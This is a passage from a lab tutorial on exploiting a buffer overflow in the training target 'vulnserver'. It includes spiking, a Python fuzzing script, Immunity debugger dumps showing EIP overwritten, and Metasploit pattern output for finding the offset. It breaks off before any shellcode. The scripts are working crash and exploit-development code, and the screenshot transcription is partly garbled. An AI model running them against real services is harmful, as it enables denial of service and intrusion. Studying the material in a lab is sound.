
Now we can send TCP packages to spike the "vulnserver" and make it crash.

Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 trun.spk 0 0).



```
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

019DF9E0  41414141 AAAA
019DF9E4  41414141 AAAA
019DF9E8  41414141 AAAA
019DF9EC  41414141 AAAA
019DF9F0  41414141 AAAA
019DF9F4  41414141 AAAA
019DF9F8  41414141 AAAA
019DF9FC  41414141 AAAA
019DFA00  41414141 AAAA
019DFA04  41414141 AAAA
019DFA08  41414141 AAAA
019DFA0C  41414141 AAAA
019DFA10  41414141 AAAA
019DFA14  41414141 AAAA
019DFA18  41414141 AAAA
019DFA1C  41414141 AAAA
019DFA20  41414141 AAAA
019DFA24  41414141 AAAA
019DFA28  41414141 AAAA
019DFA2C  41414141 AAAA
019DFA30  41414141 AAAA

ass exception to program
```

Within a few seconds, we can see that the Immunity debugger has paused, and access violation occurred. It means that we have overwritten the “EIP,” “EBP,” and “ESP” parts of the memory and can perform any buffer overflow from now on.




```
Registers (FPU)
EAX 019DF200 ASCII "TRUN /.../AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 01BE2420
EDX 0001CD37
EBX 00000070
ESP 019DF9E0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

019DF9E0  41414141 AAAA
019DF9E4  41414141 AAAA
```

2 — Fuzzing


The fuzzing method is very similar to spiking in the sense that we are going to be sending multiple characters at a specific command and trying to crash it. The difference is, with spiking, we were trying to do that to various parameters to find what’s vulnerable. Now that we know the “TRUN” parameter is not configured correctly, we are going to attack that command specifically.

Before we start fuzzing the “vulnserver,” we have to set the environment. First, run the “vulnserver” and Immunity debugger on the Windows machine as an administrator. Then attach the “vulnserver” running process to Immunity and run the debugger.

Run your favorite text editor and type the following lines:



```
#!/usr/bin/python
import sys, socket
from time import sleep
buffer = “A” * 100
while True:
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((‘10.10.10.4’,9999))
s.send((‘TRUN /.:/ ’ + buffer))
s.close()
sleep(1)
buffer = buffer + “A” * 100
except:
print “Fuzzing crashed at %os bytes” % str(len(buffer))
sys.exit()
```



```
#!/usr/bin/python

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A"  * 100

    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```


Once you have done, save it as “Fuzzing1.py” and change the mod to an executable.

Ex: (root@kali:~# chmod +x Fuzzing1.py).

So, we are telling the python script to run specific modules and make a connection to our Windows machine, which is in 10.10.10.4 (this changes) on port 9999. Then we will send a vulnerable “TRUN” command appending 100 “A” characters to it, and this will continue doing it until it crashes.

Let’s run our python script and monitor the Immunity debugger.

Ex: (root@kali:~# ./Fuzzing1.py).




Once it crashes, terminate the script and note the approximate bytes size where it crashed. In our example, it happened at 2200 bytes.

```
root@root:~# chmod +x Fuzzing1.py
root@root:~# ./Fuzzing1.py
^CFuzzing crashed at 2200 bytes
root@root:~# █
```


3 — Finding the offset

In the previous section, we used a fuzzing script to find an approximate bytes site where it crashed. Now, we need to find the offset where the “EIP” was overwritten because that’s what we want to control from this point on. For this purpose, we need to generate a unique pattern using the Metasploit tool and send it instead of “A” characters. Then based on the output, we can find out the offset using another Metasploit module. To generate the unique pattern use the following command: (root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200). Here we will create a random pattern with a length of 2200 bytes. Copy the patters and use them in the fuzzing script.




```
root@root:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4A
Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As
s9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg
h1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1
8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B
Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4B            t9Bu0Bu1Bu2Bu3Bu4Bu5Bu
v3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By            6By7By8By9Bz0Bz1Bz2Bz3
0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9            Cd4Cd5Cd6Cd7Cd8Cd9Ce0C
Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6C            i1Ci2Ci3Ci4Ci5Ci6Ci7Ci
j5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm            8Cm9Cn0Cn1Cn2Cn3Cn4Cn5
2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1            Cr6Cr7Cr8Cr9Cs0Cs1Cs2C
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2C
root@root:~# 
```

Open the “Fuzzing1.py” file in any editing tool and replace the “buffer = “A” * 100” part with the offset pattern then save it. The script should look like this:



```
#!/usr/bin/python
import sys, socket
offset=
“Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A
e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4
Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai
6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7A
k8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8
Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
r0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2
At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3A
v4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3A
x4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4A
z5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2B
e3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg
9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4
Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9
Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1
Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5
Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0B
t1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5
Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7B
```

```
Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2C
o3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5
Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2C”
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((‘10.10.10.4’,9999))
s.send((‘TRUN /.:/’ + offset))
s.close()
except:
print “Error connecting to server”
sys.exit()
— — — — — — — — — — — — — — — — — — — — — — — — —
```

